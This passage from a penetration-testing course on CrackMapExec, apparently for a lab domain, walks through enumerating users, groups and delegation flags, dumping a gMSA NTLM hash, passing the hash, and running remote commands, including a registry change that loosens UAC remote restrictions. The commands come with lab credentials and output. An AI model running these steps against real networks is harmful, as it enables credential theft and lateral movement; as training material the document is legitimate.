crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --groups
Administrators

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated members
of domain group
SMB         10.129.203.121  445    DC01             inlanefreight.htb\htb
SMB         10.129.203.121  445    DC01
inlanefreight.htb\plaintext
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Domain Admins
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Enterprise Admins
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Administrator
```

Note: At the time of writing `--local-group` only works against a Domain Controller, and querying a group using the group name doesn't work.

Querying WMI

Windows Management Instrumentation (WMI) is used for administrative operations on Windows operating systems. We can write WMI scripts or applications to automate administrative tasks on remote computers. WMI provides management data to other parts of the operating system and products, for example, System Center Operations Manager (formerly Microsoft Operations Manager (MOM)) or Windows Remote Management (WinRM).

One of the primary use of Windows Management Instrumentation (WMI) is the ability to query the WMI repository for class and instance information. For example, we can request that WMI return all the objects representing shut-down events from a remote or local system.

WMI uses TCP port 135 and a range of dynamic ports: 49152-65535 (RPC dynamic ports – Windows Vista, 2008 and above), TCP 1024-65535 (RPC dynamic ports – Windows NT4, Windows 2000, Windows 2003), or we can set up WMI to use a custom range of ports.

Let's use, for example, WMI to query if a remote computer has the Sysmon application running and to display the Caption and ProcessId, the WMI query we will use is `SELECT Caption,ProcessId FROM Win32_Process WHERE Caption LIKE '%sysmon%'`:

Using WMI to Query if Sysmon is Running

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --wmi
"SELECT Caption,ProcessId FROM Win32_Process WHERE Caption LIKE
'%sysmon%'"

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             Caption =>
Sysmon64.exe
SMB         10.129.203.121  445    DC01             ProcessId => 3220
```

WMI organizes its classes in a hierarchical namespace. To perform a query, we must know the Class Name and the Namespace in which it is located. In the above example, query the class `Win32_Process` in the namespace `root\cimv2`. We didn't specify the namespace because, by default, CME use `root\cimv2` (we can see that information in the --help menu).

To query another namespace, we need to specify it. Let's, for example, query `MSPower_DeviceEnable` class, which is within the namespace `root\WMI`. This class holds information about devices that should dynamically power on and off while the system works. To learn more about how to find WMI classes that are related to a specific topic, we can use Microsoft and 3rd party documentation from wutils.com.

Quering root\WMI Namespace

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --wmi
"SELECT * FROM MSPower_DeviceEnable" --wmi-namespace "root\WMI"

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             InstanceName =>
PCI\VEN_15AD&DEV_0779&SUBSYS_077915AD&REV_00\4&23f707fc&0&00B8_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
PCI\VEN_8086&DEV_10D3&SUBSYS_07D015AD&REV_00\005056FFFFB9E8F200_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
USB\ROOT_HUB30\5&da8887e&0&0_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
USB\VID_0E0F&PID_0003&MI_00\7&2a0405e8&0&0000_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
USB\VID_0E0F&PID_0003&MI_01\7&2a0405e8&0&0001_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
```

Note: Commonly, to query WMI, we will need to have administrative privileges, but an administrator can configure a non-administrator account to query WMI. If that's the case, we can use a non-administrator account to perform WMI queries.

To learn more about WMI Query Language (WQL), we can read Microsoft's Documentation.

Next Steps

The following section will cover enumeration using the `LDAP` and `RDP` protocols.

LDAP and RDP Enumeration

Earlier, we explored some enumeration options with SMB, the most used protocol in CrackMapExec, but there are more enumeration options with the `LDAP` and `RDP` protocols.

This section will show some of these options and how we can further enumerate our targets.

LDAP & RDP Commands

The `LDAP` and `RDP` protocols include the following options:

Command	Description
`crackmapexec ldap <target> -u <u> -p <p> --users`	Enumerate enabled domain users
`crackmapexec ldap <target> -u <u> -p <p> --groups`	Enumerate domain groups
`crackmapexec ldap <target> -u <u> -p <p> --password-not-required`	Get the list of users with flag PASSWD_NOTREQD
`crackmapexec ldap <target> -u <u> -p <p> --trusted-for-delegation`	Get the list of users and computers with flag TRUSTED_FOR_DELEGATION
`crackmapexec ldap <target> -u <u> -p <p> --admin-count`	Get objets that had the value adminCount=1
`crackmapexec ldap <target> -u <u> -p <p> --get-sid`	Get domain sid
`crackmapexec ldap <target> -u <u> -p <p> --gmsa`	Enumerate GMSA passwords
`crackmapexec rdp <target> -u <u> -p <p> --nla-screenshot`	Screenshot RDP login prompt if NLA is disabled
`crackmapexec rdp <target> -u <u> -p <p> --screenshot`	Screenshot RDP if connection success
`crackmapexec rdp <target> -u <u> -p <p> --screentime SCREENTIME`	Time to wait for desktop image

Command	Description
`crackmapexec rdp <target> -u <u> -p <p> --res RES`	Resolution in "WIDTHxHEIGHT" format. Default: "1024x768"

Let's review the ones we have not worked with yet.

Enumerating Users and Groups

Just as we did with the `SMB` protocol, we can also enumerate users and groups with `LDAP`:

Enumerating Users and Groups

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
users --groups

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             [*] Total of
records returned 32
LDAP        dc01.inlanefreight.htb 389    DC01             Administrator
Built-in account for administering the computer/domain
LDAP        dc01.inlanefreight.htb 389    DC01             Guest
Built-in account for guest access to the computer/domain
LDAP        dc01.inlanefreight.htb 389    DC01             krbtgt
Key Distribution Center Service Account
LDAP        dc01.inlanefreight.htb 389    DC01             julio
LDAP        dc01.inlanefreight.htb 389    DC01             david
LDAP        dc01.inlanefreight.htb 389    DC01             john
User for kiosko IP 172.16.10.9
LDAP        dc01.inlanefreight.htb 389    DC01
svc_workstations
LDAP        dc01.inlanefreight.htb 389    DC01             carlos
LDAP        dc01.inlanefreight.htb 389    DC01             robert
LDAP        dc01.inlanefreight.htb 389    DC01             grace
LDAP        dc01.inlanefreight.htb 389    DC01             peter
LDAP        dc01.inlanefreight.htb 389    DC01             alina
Account for testing HR App. Password: HRApp123!

<SNIP>

LDAP        dc01.inlanefreight.htb 389    DC01             Administrators
LDAP        dc01.inlanefreight.htb 389    DC01             Users
LDAP        dc01.inlanefreight.htb 389    DC01              Guests
LDAP        dc01.inlanefreight.htb 389    DC01              Print Operators
LDAP        dc01.inlanefreight.htb 389    DC01              Backup
Operators
LDAP        dc01.inlanefreight.htb 389    DC01              Replicator
LDAP        dc01.inlanefreight.htb 389    DC01              Remote Desktop
Users
LDAP        dc01.inlanefreight.htb 389    DC01              Network
Configuration Operators
LDAP        dc01.inlanefreight.htb 389    DC01              Performance
Monitor Users
LDAP        dc01.inlanefreight.htb 389    DC01              Performance Log
Users
LDAP        dc01.inlanefreight.htb 389    DC01              Distributed COM
Users
LDAP        dc01.inlanefreight.htb 389    DC01              IIS_IUSRS
LDAP        dc01.inlanefreight.htb 389    DC01              Cryptographic
Operators
LDAP        dc01.inlanefreight.htb 389    DC01              Event Log
Readers
LDAP        dc01.inlanefreight.htb 389    DC01              Certificate
Service DCOM Access

<SNIP>
```

Note: Keep in mind that `LDAP` protocol communications won't work if we can't resolve the domain FQDN. If we are not connecting to the domain DNS servers, we need to configure the FQDN in the `/etc/hosts` file.

Enumerating Interesting Account Properties

The `ldap` protocol has a few more options to help us identify accounts with the flag for `PASSWD_NOTREQD` or `TRUSTED_FOR_DELEGATION`, and we can even query all accounts with the `adminCount` value 1.

If the account control attribute `PASSWD_NOTREQD` is set, the user is not subject to the current password policy length, meaning they could have a shorter password or no password at all (if empty passwords are allowed in the domain). We can use the option `--password-not-required` to identify those accounts.

Identifying the PASSWD_NOTREQD Attribute

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
password-not-required
```

```
SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             User: Guest
Status: enabled
```

If the attribute `TRUSTED_FOR_DELEGATION` is set, the service account (user or computer) under which a service runs is trusted for Kerberos delegation, meaning that it can impersonate a client requesting the service. This type of attack is called `Kerberos Unconstrained Delegation`. To learn more about this topic, you can read this blog post.

Identifying Unconstrained Delegation

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
trusted-for-delegation

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             MS01$
LDAP        dc01.inlanefreight.htb 389    DC01             DC01$
```

The `adminCount` attribute determines whether or not the `SDProp` process protects a user. In this process, the `AdminSDHolder` in Active Directory serves as a template for ACL permissions for protected user accounts. If any account ACE is modified (say, by an attacker), accounts protected by this process will have their ACL permissions reset to the templated permission set every time the `SDProp` process runs, which is by default every 60 minutes but can be modified. The user is not covered if the value is set to 0 or not specified. If the attribute value is set to 1, the user is protected. Attackers will often look for accounts with the adminCount attribute set to 1 to target in an internal environment. These are often privileged accounts and may lead to further access or full domain compromise.

Querying the adminCount Attribute

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
admin-count

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
LDAP         dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP         dc01.inlanefreight.htb 389    DC01             Administrator
LDAP         dc01.inlanefreight.htb 389    DC01             Administrators
LDAP         dc01.inlanefreight.htb 389    DC01             Print Operators
LDAP         dc01.inlanefreight.htb 389    DC01             Backup
Operators
LDAP         dc01.inlanefreight.htb 389    DC01             Replicator
LDAP         dc01.inlanefreight.htb 389    DC01             krbtgt
LDAP         dc01.inlanefreight.htb 389    DC01             Domain
Controllers
LDAP         dc01.inlanefreight.htb 389    DC01             Schema Admins
LDAP         dc01.inlanefreight.htb 389    DC01             Enterprise
Admins
LDAP         dc01.inlanefreight.htb 389    DC01             Domain Admins
LDAP         dc01.inlanefreight.htb 389    DC01             Server
Operators
LDAP         dc01.inlanefreight.htb 389    DC01             Account
Operators
LDAP         dc01.inlanefreight.htb 389    DC01             Read-only
Domain Controllers
LDAP         dc01.inlanefreight.htb 389    DC01             Key Admins
LDAP         dc01.inlanefreight.htb 389    DC01             Enterprise Key
Admins
LDAP         dc01.inlanefreight.htb 389    DC01             julio
LDAP         dc01.inlanefreight.htb 389    DC01             david
LDAP         dc01.inlanefreight.htb 389    DC01             john

<SNIP>
```

Enumerating the Domain SID

Some domain attacks require us to obtain certain domain information, such as a user or domain SID. The SID (Security IDentifier) is a unique ID number that a computer or domain controller uses to identify you. The domain sid is a unique ID number that identifies the domain. To get the domain sid using CrackMapExec, we can use the flag `--get-sid`:

Gathering the Domain SID

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
get-sid

SMB          dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             Domain SID S-1-
5-21-3325992272-2815718403-617452758
```

Group Managed Service Accounts (gMSA)

A standalone Managed Service Account (sMSA) is a managed domain account that provides the following:

- Automatic password management.
- Simplified service principal name (SPN) management.
- The ability to delegate the management to other administrators.

This managed service account (MSA) type was introduced in Windows Server 2008 R2 and Windows 7.

The group Managed Service Account (gMSA) provides the same functionality within the domain but also extends that functionality over multiple servers.

To identify an account with privileges to read the password for a gMSA account, we can use PowerShell (we will discuss command execution more in-depth in the following section):

Enumerating Accounts with gMSA Privileges

```
crackmapexec winrm dc01.inlanefreight.htb -u robert -p Inlanefreight01! -X
"Get-ADServiceAccount -Filter * -Properties
PrincipalsAllowedToRetrieveManagedPassword"

SMB         dc01.inlanefreight.htb 5985   DC01             [*] Windows
10.0 Build 17763 (name:DC01) (domain:inlanefreight.htb)
HTTP        dc01.inlanefreight.htb 5985   DC01             [*]
http://dc01.inlanefreight.htb:5985/wsman
WINRM       dc01.inlanefreight.htb 5985   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WINRM       dc01.inlanefreight.htb 5985   DC01             [+] Executed
command
WINRM       dc01.inlanefreight.htb 5985   DC01

DistinguishedName                            : CN=svc_inlaneadm,CN=Managed
Service Accounts,DC=inlanefreight,DC=htb
Enabled                                      : True
Name                                         : svc_inlaneadm
```

```
ObjectClass                                  : msDS-
GroupManagedServiceAccount
ObjectGUID                                   : 6328a77f-9696-40b4-82b7-
725ac19564b6
PrincipalsAllowedToRetrieveManagedPassword :
{CN=engels,CN=Users,DC=inlanefreight,DC=htb}
SamAccountName                               : svc_inlaneadm$
SID                                          : S-1-5-21-3325992272-
2815718403-617452758-6123
UserPrincipalName                            :
```

In the above example, we can see that the user `engels` has the privilege `PrincipalsAllowedToRetrieveManagedPassword`, which means that it can read the password for the gMSA account `svc_inlaneadm$`. If we compromise an account with the right to read a gMSA password, we can use the option `--gmsa` to retrieve the account's NTLM password hash.

Retrieving gMSA Password

```
crackmapexec ldap dc01.inlanefreight.htb -u engels -p Inlanefreight1998! -
-gmsa

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 636    DC01             [+]
inlanefreight.htb\engels:Inlanefreight1998!
LDAP        dc01.inlanefreight.htb 636    DC01             [*] Getting
GMSA Passwords
LDAP        dc01.inlanefreight.htb 636    DC01             Account:
svc_inlaneadm$       NTLM: 76fa2df9e8f656ae81b0bd271bef0346
```

To use these credentials, we can use the option `-H` for hashes.

Reviewing Shared Folders with the svc_inlaneadm$ Account

```
crackmapexec smb dc01.inlanefreight.htb -u svc_inlaneadm$ -H
76fa2df9e8f656ae81b0bd271bef0346 --shares

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         dc01.inlanefreight.htb 445    DC01             [+]
inlanefreight.htb\svc_inlaneadm$:76fa2df9e8f656ae81b0bd271bef0346
SMB         dc01.inlanefreight.htb 445    DC01             [+] Enumerated
```

```
shares
SMB         dc01.inlanefreight.htb 445    DC01             Share
Permissions     Remark
SMB         dc01.inlanefreight.htb 445    DC01             -----
-----------     ------
SMB         dc01.inlanefreight.htb 445    DC01             ADMIN$
Remote Admin
SMB         dc01.inlanefreight.htb 445    DC01             C$
Default share
SMB         dc01.inlanefreight.htb 445    DC01             CertEnroll
READ            Active Directory Certificate Services share

<SNIP>
```

RDP Screenshots

We can use CrackMapExec to enumerate usernames through the RDP protocol. If the option to allow RDP only with NLA is disabled on the target machine, we can use the `--nla-screenshot` option to take a screenshot of the logon prompt.


Enumerate Login Prompt

```
crackmapexec rdp 10.129.204.177 --nla-screenshot

RDP         10.129.204.177  3389   DC01             [*] Windows 10 or
Windows Server 2016 Build 17763 (name:DC01) (domain:inlanefreight.htb)
(nla:False)
RDP         10.129.204.177  3389   DC01             NLA Screenshot saved
/home/plaintext/.cme/screenshots/DC01_10.129.204.177_2022-12-19_124833.png
```

To open the screenshot, we can use `Eye of MATE` or `eom` from the CLI.

Using the Eye of MATE to Open the Screenshot

```
eom /home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-
23_163607.png
```



If we have a username and password, we can also take screenshots using the `RDP` protocol with the option `--screenshot`. This option can be combined with `--screentime`, by default 10, which is the time it will wait to take the screenshot once the RDP connection is open. This is useful if we connect to a target machine and the target takes more than 10 seconds to load the desktop.

Another option that can be combined with the `--screenshot` option is `--res`, which corresponds to the screen resolution at the time of the RDP connection. This option is helpful because if we find an active RDP session, depending on the size of the user's screen, we will be able to see all the content or not. By default, this option is set to 1024x768.

Taking a Screenshot

```
crackmapexec rdp 10.129.204.177 -u julio -p Password1 --screenshot --
screentime 5 --res 1280x720

RDP         10.129.204.177  3389   DC01             [*] Windows 10 or
Windows Server 2016 Build 17763 (name:DC01) (domain:inlanefreight.htb)
(nla:False)
RDP         10.129.204.177  3389   DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
RDP         10.129.204.177  3389   DC01             Screenshot saved
```


```
/home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-23_163607.png
```

Note: `--screentime` and `--res` are optional flags.

Finally, to open the screenshot, we can use `Eye of MATE` or `eom` from the CLI:

Using the Eye of MATE to Open the Screenshot

```
eom /home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-23_163607.png
```



```
$eom /home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-23_163607.png
```

DC01_10.129.203.121_2022-11-23_163607.png
Image Edit View Go Help
Previous Next
Server Manager
Server Manager ‣ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
AD CS
AD DS
DNS
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 5 | Server groups: 1 | Servers total: 1

Next Steps

In this section, we explored several enumeration options using `LDAP` and `RDP` that can help archive our goals. The following section will review how to run commands using CrackMapExec.

Command Execution

We must check for the presence of `UAC` before attempting to execute a command as a local administrator on a remote target. When UAC is enabled, which is the case by default, only the administrator account with RID 500 (the default administrator) can execute remote commands. There are two registry keys to check if this is the case:

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTo`
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdminist`

By default, the value of `LocalAccountTokenFilterPolicy` is set to `0`, meaning that only the built-in administrator account (RID 500) can perform administration tasks. Even if we are in the local administrator group, we will only be able to execute remote commands if the RID of our user is 500. All administrator accounts can execute administrative tasks if the value is set to `1`.

Another setting an administrator can configure is to prevent the local administrator account (RID 500) from performing remote administration tasks. This could be done by setting the registry value `FilterAdministratorToken` to `1`, meaning that the built-in administrator account (RID 500) can not perform remote administrative tasks.

Command Execution as Administrator

Let's use the Administrator account to execute commands and see who is a member of the administrators' group. To run Windows command line commands, we need to use the option `-x` followed by the command we want to execute.

Execute a Command as Administrator

```
crackmapexec smb 10.129.204.133 -u Administrator -p 'AnotherC0mpl3xP4$$' -
-local-auth -x "net localgroup administrators"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\Administrator:AnotherC0mpl3xP4$$ (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             Alias name
administrators
SMB         10.129.204.133  445    MS01             Comment
Administrators have complete and unrestricted access to the
computer/domain
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             Members
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             ----------------------
---------------------------------------------------------
SMB         10.129.204.133  445    MS01             Administrator
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\david
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\Domain
```

```
Admins
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\julio
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\robert
SMB         10.129.204.133  445    MS01             localadmin
SMB         10.129.204.133  445    MS01             The command completed
successfully.
```

Command Execution as non-RID 500 Account

In the above command, the local user `localadmin` is in the `Administrators` group, yet cannot execute the remote command:

Execute Command as localadmin

```
crackmapexec smb 10.129.204.133 -u localadmin -p Password99! --local-auth
-x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\localadmin:Password99!
```

This means that the UAC is enabled. If that's the case, we won't receive the `(Pwn3d!)` message even if the account is an administrator. If we want to revert this setting, we can set the `LocalAccountTokenFilterPolicy` to 1.

Changing LocalAccountTokenFilterPolicy

```
crackmapexec smb 10.129.204.133 -u Administrator -p 'AnotherC0mpl3xP4$$' -
-local-auth -x "reg add
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM /V
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\Administrator:AnotherC0mpl3xP4$$ (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             The operation
completed successfully.
```

```
crackmapexec smb 10.129.204.133 -u localadmin -p Password99! --local-auth
-x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\localadmin:Password99! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             ms01\localadmin
```

Command Execution as Domain Account

The `LocalAccountTokenFilterPolicy` only applies to local accounts. If we got a domain user and it's part of the administrators' group, we could execute the command even with the UAC setting. In this scenario, the account `INLANEFREIGHT\robert` is a member of the administrators' groups, meaning it can execute commands even if UAC is enabled.

Execute Command as Robert

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             inlanefreight\robert
```

Command Execution with SMB

CME has four (4) different command execution methods:

1.	`wmiexec` executes commands via WMI (file written on disk)
